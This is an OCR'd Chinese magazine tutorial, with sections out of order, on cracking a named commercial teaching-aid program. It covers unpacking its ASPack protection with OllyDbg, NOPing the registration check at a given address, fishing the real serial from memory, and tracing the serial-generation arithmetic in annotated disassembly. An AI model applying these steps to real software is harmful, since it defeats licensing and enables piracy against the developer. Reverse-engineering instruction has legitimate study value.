到了这里，我们就可以用 OllyDbg 把软件给 dump 出来了，在反汇编窗口的空白处点击右键，选择“**用 OllyDump 脱壳调试进程**”，弹出的窗口如图 7 所示：

我们点击“脱壳”，给脱壳文件取一个名字（*这里我们取名为 dump.exe*），点击“保存”就完成脱壳了。我们再用 DIE 来检查一下，结果如图 8 所示：

软件的壳已经被我们成功的去掉了，并且我们知道软件是使用 Delphi 编写的。至此我们完成了破解分析的第一步。

一、脱壳

这次我们要破解的目标是一个教学辅助软件：**全自动学生评语**。下载软件进行安装之后，我们先用 DIE 来检测一下目标软件是否有壳的保护。DIE 的检测结果如图 1 所示：

软件是给加上了 ASPack 2.12 的壳，那么在分析软件的算法之前，我们首先要把软件的壳给脱掉。这里我们使用 ESP 定律来进行脱壳。用 OllyDbg 载入软件，在图 2 所示的对话框中我们选择“否”：

二、爆破、追码

脱完壳之后，我们就可以开始着手分析软件的注册流程了。在分析之前，我们可以先试用一下软件，看看软件是否有注册的错误提示。目标软件的注册提示如图 9，图 10 所示：

有了这些错误提示，对于我们快速找到破解分析的入手点是非常有帮助的。我们用 OllyDbg 载入脱壳后的文件 dump.exe。在反汇编窗口点击右键，选择“**超级字符参考**”—“**查找 ASCII**”，在弹出的窗口中，我们往下拉找到错误提示如图 11 所示，双击就可以来到对应的注册流程代码处了。

双击之后，我们在 004FA9CE 处 F2 下一个断点，F9 运行软件，输入订单号“123456”，注册码“abcdefgh”，点击“确认注册”后，软件停在了我们的断点处，我们用 F8 往下跟踪，找到跳向注册失败的关键跳。当我们单步走到 004FAEE6 处的跳转指令处时，我们发现软件跳向了注册失败的地方。那么我们就直接修改这个跳转，强制让软件注册成功。具体修改的方法我在之前的文章中已经给大家讲解过了，大家翻阅以前的杂志就可以。这里我们选择直接将此处的跳转指令 nop 掉。在汇编窗口的空白处点击右键，选择“**二进制**”—“**用 NOP 填充**”就可以了。修改后，我们重新保存一下软件。输入之前的假码，结果如图 12 所示：




图 6




图 7




图 11




图 8




图 9

至此我们通过爆破已经成功注册了目标软件。下面我再给大家简单讲解一下追码的方法：当我们 F8 单步走到关键跳上面的一个 call 指令处的时候，我们观察一下 OllyDbg 的寄存器窗口，发现了一串可疑的字符串，如图 13 所示：

“abcdefgh”是我们输入的假码，下面这个难道就是真正的注册码？我们使用这串可疑的字符串注册一下，发现同样注册成功了。到这里我们已经可以做出内存注册机了（*具体的制作方法还是请大家翻阅一下以前的杂志，都已详细地说明过*）。




图 10




图 12

三、算法分析

在我们学习破解的过程中，学会算法分析可以说是一条必经之路。如果你通过之前的学习，掌握了扎实的汇编功底，培养了自己分析的耐心，那么学习算法分析就是一件水到渠成的事情。下面我将陪同大家一起步入算法分析的大门。

我们 Ctrl+F2 重新载入软件，保持之前的断点不变，输入在爆破




图 13

```
004FAA0F  .  83BD 74FFFFFF 00  CMP DWORD PTR SS:[EBP-8C],0          是否输入了订单号
004FAA16  .v 74 1A             JE SHORT dump.004FAA32
004FAA18  .  8D95 70FFFFFF     LEA EDX,DWORD PTR SS:[EBP-90]
004FAA1E  .  8B83 04030000     MOV EAX,DWORD PTR DS:[EBX+304]
004FAA24  .  E8 0BCAF4FF       CALL dump.00447434
004FAA29  .  83BD 70FFFFFF 00  CMP DWORD PTR SS:[EBP-90],0          是否输入了注册码
004FAA30  .v 75 0F             JNZ SHORT dump.004FAA41
004FAA32  >  B8 6CAC4F00       MOV EAX,dump.004FAC6C                注册信息没有填写齐全
004FAA37  .  E8 EC5BF4FF       CALL dump.00440628
004FAA3C  .v E9 9D010000       JMP dump.004FABDE
```

图14

分析中输入的注册信息。断在断点之后，我们依旧单步F8往下走，但是这次我们的速度需要放慢一些，因为我们要开始分析软件的注册算法流程了。当我们走到这里的时候，我们发现软件开始对我们的注册信息进行初步的合法验证了。

```
004FAA0A  |.  E8 25CAF4FF        CALL dump.00447434
004FAA0F  |.  83BD 74FFFFFF 00   CMP DWORD PTR SS:[EBP-8C],0
004FAA16  |.  74 1A              JE SHORT dump.004FAA32
```

```
寄存器 (FPU)
EAX 0012F764
ECX 00000001
EDX 01756094 ASCII "70648174"
EBX 01741640
ESP 0012F76C
EBP 0012F848
ESI 004F81FC dump.004F81FC
EDI 0012FA28

EIP 004FA72C dump.004FA72C
```

图16

```
寄存器 (FPU)
EAX 0012F764
ECX 00000001
EDX 01651E50 ASCII "3615u412"f1449"
EBX 01841640
ESP 0012F770
EBP 0012F848
ESI 004F81FC dump.004F81FC
EDI 0012FA28

EIP 004FAACE dump.004FAACE
```

图17

如果只是看这些指令，我们是无从知道软件究竟验证了什么内容。但是由于我们现在是动态分析，所以在走到4FAA0F处的cmp指令的时候，我们可以看一下OllyDbg的信息窗口，发现了如下的信息：

堆栈 SS:[0012F7BC]=01C56854，(ASCII "123456")

也就是说此处的cmp指令将我们输入的订单号同0进行比较。如果相等的话，那么下面的跳转就会跳向注册失败的地方。我们可以看看4FAA32处的汇编代码。

```
004FAA32  |> \B8 6CAC4F00        MOV EAX,dump.004FAC6C                ;
注册信息没有填写齐全
004FAA37  |.  E8 EC5BF4FF        CALL dump.00440628
004FAA3C  |.  E9 9D010000        JMP dump.004FABDE
```

```
地址      HEX 数据           反汇编                                注释
004FA743  .  55              PUSH EBP
004FA744  .  68 7CA84F00     PUSH dump.004FA87C
004FA749  .  64:FF30         PUSH DWORD PTR FS:[EAX]
004FA74C  .  64:8920         MOV DWORD PTR FS:[EAX],ESP
004FA74F  .  81F3 8776FBDD   XOR EBX,DDFB7687                      算法call 1的结果同0xDDFB7687异或
004FA755  .  8BC3            MOV EAX,EBX
004FA757  .  33D2            XOR EDX,EDX
004FA759  .  52              PUSH EDX                              Arg2 => 00000000
004FA75A  .  50              PUSH EAX                              Arg1
004FA75B  .  8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
004FA75E  .  E8 A9E7F0FF     CALL dump.00408F0C                    dump.00408F0C
004FA763  .  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
004FA766  .  0FB600          MOVZX EAX,BYTE PTR DS:[EAX]           取异或结果第一位
004FA769  .  8B55 FC         MOV EDX,DWORD PTR SS:[EBP-4]
004FA76C  .  0FB652 01       MOVZX EDX,BYTE PTR DS:[EDX+1]         取异或结果第二位
004FA770  .  03C2            ADD EAX,EDX                           相加
004FA772  .  B9 05000000     MOV ECX,5
004FA777  .  99              CDQ
004FA778  .  F7F9            IDIV ECX                              除以5
004FA77A  .  80C2 66         ADD DL,66                             余数加上0x66，这里的计算结果是f
004FA77D  .  8855 F8         MOV BYTE PTR SS:[EBP-8],DL
004FA780  .  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
004FA783  .  0FB640 02       MOVZX EAX,BYTE PTR DS:[EAX+2]         取异或结果第三位
004FA787  .  8B55 FC         MOV EDX,DWORD PTR SS:[EBP-4]
004FA78A  .  0FB652 03       MOVZX EDX,BYTE PTR DS:[EDX+3]         取异或结果第四位
004FA78E  .  03C2            ADD EAX,EDX                           相加
004FA790  .  B9 05000000     MOV ECX,5
004FA795  .  99              CDQ
004FA796  .  F7F9            IDIV ECX                              除以5
004FA798  .  80C2 75         ADD DL,75                             余数加上0x75，这里的计算结果是u
004FA79B  .  8855 F9         MOV BYTE PTR SS:[EBP-7],DL
004FA79E  .  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
```

图18

所以根据上面的这些信息，我们可以判断出4FAA0F处的比较是判断我们是否输入了订单号。同理下面的这个cmp指令是判断我们是否输入了注册码。

```
004FAA24  |.  E8 0BCAF4FF        CALL dump.00447434
004FAA29  |.  83BD 70FFFFFF 00   CMP DWORD PTR SS:[EBP-90],0
004FAA30  |.  75 0F              JNZ SHORT dump.004FAA41
```

此时的信息窗口内容为：

堆栈 SS:[0012F7B8]=01C49CD4，(ASCII "abcdefgh")

在分析的过程中，对于我们已经分析出来的结论，我们要在代码旁边及时地做好注释，以利于我们之后的分析工作。在OllyDbg中进行注释的方法十分简单，在我们要进行注释的代码上按下"；"键，就会跳出注释输入的对话框，在其中输入注释即可。上面的这段代码在进行注释之后如图14所示：

在判断我们是否输入了相应的注册信息之后，软件又做了什么呢？我们继续F8单步往下分析。

```
004FAA70  |.  E8 CBE4F0FF        CALL dump.00408F40
004FAA75  |.  B9 34000000        MOV ECX,34
004FAA7A  |.  99                 CDQ
004FAA7B  |.  F7F9               IDIV ECX
004FAA7D  |.  8BC2               MOV EAX,EDX
```

在步过4FAA70的时候，我们发现ECX寄存器中出现了我们输入的订单号，而EAX的数值为0x1E240。我们拿出计算器进行进制转换后发现0x1E240其实就是123456的十六进制表示方法。4FAA75处的mov指令将0x34送到了ECX寄存器中。而4FAA7A和4FAA7B处的两条汇编指令，我们之前从来没有遇到过。那么先让我们来学习一下这两条指令吧。

小提示：

```
寄存器 (FPU)
EAX 0012F764
ECX 00000001
EDX 01746094 ASCII "70648174"
EBX 01731640
ESP 0012F770
EBP 0012F848
ESI 004F81FC dump 004F81FC
EDI 0012FA28

EIP 004FAAB6 dump 004FAAB8
```

图15

"CDQ指令转换一个双字到一个四个字，叫做符号扩展。符号扩展的意思是指将EAX的符号位，即第31位复制到整个EDX中。EAX是源操作数，寄存器对EDX:EAX是目标操作数。

CDQ指令在执行整除之前是必需的，因为IDIV指令是用EDX:EAX中的64位数除以EBX中的32位数。"

"IDIV指令是处理器的有符号的除法指令。IDIV指令一般会把除法的结果放在EAX寄存器中，而把余数放在EDX寄存器中。"

在我们分析的代码执行CDQ指令的时候，由于EAX寄存器的第31位为0，所以在执行CDQ指令之后，EDX的内容等于就被清零了。下面的IDIV指令对EAX进行了除法运算，除数为ECX，也就是为0x34。之后的MOV指令将余数放到了EAX中。综上所述，这段代码其实就是对我们输入的订单号进了取模运算。这里取模的结果为8，我们先把它记下，在之后的运算中可能会用到。

在走到4FAAB3处的CALL指令的时候，我们发现ECX寄存器的值是我们输入的订单号，在F8走过这个CALL之后，EDX中出现了一个其他的数字。如图15所示：

我怀疑4FAAB3处的CALL指令对我们输入的订单号进行了某种运算，那么我们就用F7步入这个CALL来一探究竟吧。

```
004FA66D  |.  81F3 F1250B00      XOR EBX,0B25F1
004FA673  |.  8BC3               MOV EAX,EBX
```

在4FA66D这里，软件将EBX寄存器的值同0xB25F1进行了异或。那么此时EBX寄存器中的值是什么呢？我们看一下OllyDbg右边的寄存器窗口，发现此时EBX中的值是0x1E240。还记得这个数值么？这个就是我们输入的订单号"123456"的十六进制形式。此时我们就很清楚了，软件是将我们的订单号同0xB25F1进行了异或操作。异或后的结果为0xAC7B1（十进制形式为706481）。

```
004FA681  |.  8B45 FC   MOV EAX,DWORD PTR SS:[EBP-4]
004FA684  |.  0FB600    MOVZX EAX,BYTE PTR DS:[EAX]
004FA687  |.  8B55 FC   MOV EDX,DWORD PTR SS:[EBP-4]
004FA68A  |.  0FB652 01          MOVZX EDX,BYTE PTR DS:[EDX+1]
004FA68E  |.  03C2               ADD EAX,EDX
004FA690  |.  B9 05000000        MOV ECX,5
004FA695  |.  99                 CDQ
004FA696  |.  F7F9               IDIV ECX
004FA698  |.  80C2 34   ADD DL,34
004FA69B  |.  8855 F8   MOV BYTE PTR SS:[EBP-8],DL
```

在走到4FA681的时候，我们发现EAX中的值是706481，这不就是我们之前异或的结果么？看来这里的代码是要对我们之前异或的结果进行处理了。在走过4FA684处的MOVZX指令后，我们发现EAX寄存器的值为0x37，这个就是数字7的ASCII码值了。同理走过下面的两条指令之后，EDX的值为0x30。下面的指令对于我们来说应该是很熟悉的了：将EAX和EDX寄存器的值相加，相加的和除以5，最后将余数加上0x34，保存到SS:[EBP-8]指向的内存空间中。我们最终的计算结果为0x37。

```
004FA69E  |.  8B45 FC   MOV EAX,DWORD PTR SS:[EBP-4]
004FA6A1  |.  0FB640 02          MOVZX EAX,BYTE PTR DS:[EAX+2]
004FA6A5  |.  8B55 FC   MOV EDX,DWORD PTR SS:[EBP-4]
004FA6A8  |.  0FB652 03          MOVZX EDX,BYTE PTR DS:[EDX+3]
004FA6AC  |.  03C2               ADD EAX,EDX
004FA6AE  |.  B9 05000000        MOV ECX,5
004FA6B3  |.  99                 CDQ
004FA6B4  |.  F7F9               IDIV ECX
004FA6B6  |.  8BDA               MOV EBX,EDX
004FA6B8  |.  80C3 33   ADD BL,33
004FA6BB  |.  885D F9   MOV BYTE PTR SS:[EBP-7],BL
```

同理下面的这段代码也进行了同样的操作，大家可以自己用OllyDbg跟踪一下，这里限于篇幅就不再展开讲解了。最终的计算结果为0x34（数字4的ASCII码值）。

在走到这段算法代码最后的retn指令的时候，我们发现EDX寄存器的值为70648174，如图16所示：

它就是将我们的异或结果同后面运算结果相连接。所以这个CALL首先对我们输入的订单号进行了异或运算，然后对异或运算的前4位进行了处理，产生了两个数字，最后将这两个数字同我们的异或结果进行了连接。

走出这个CALL之后，我们接着往下看。走过4FAAC9处的CALL之后，我们发现OllyDbg窗口的寄存器窗口又出现可疑的字符串，如图17所示：

同样我们用F7步入这里的CALL看一下软件对我们上一个CALL的运算结果70648174进行了何种处理。这个CALL的分析，我就当做是留给大家的练习了。这里我直接把分析的结果告诉大家，大家可以自己用OllyDbg来跟一下。我分析的结果如图18、图19、图20所示：

在步过4FAAD5处的CALL指令之后，我们发现信息窗口中出现了真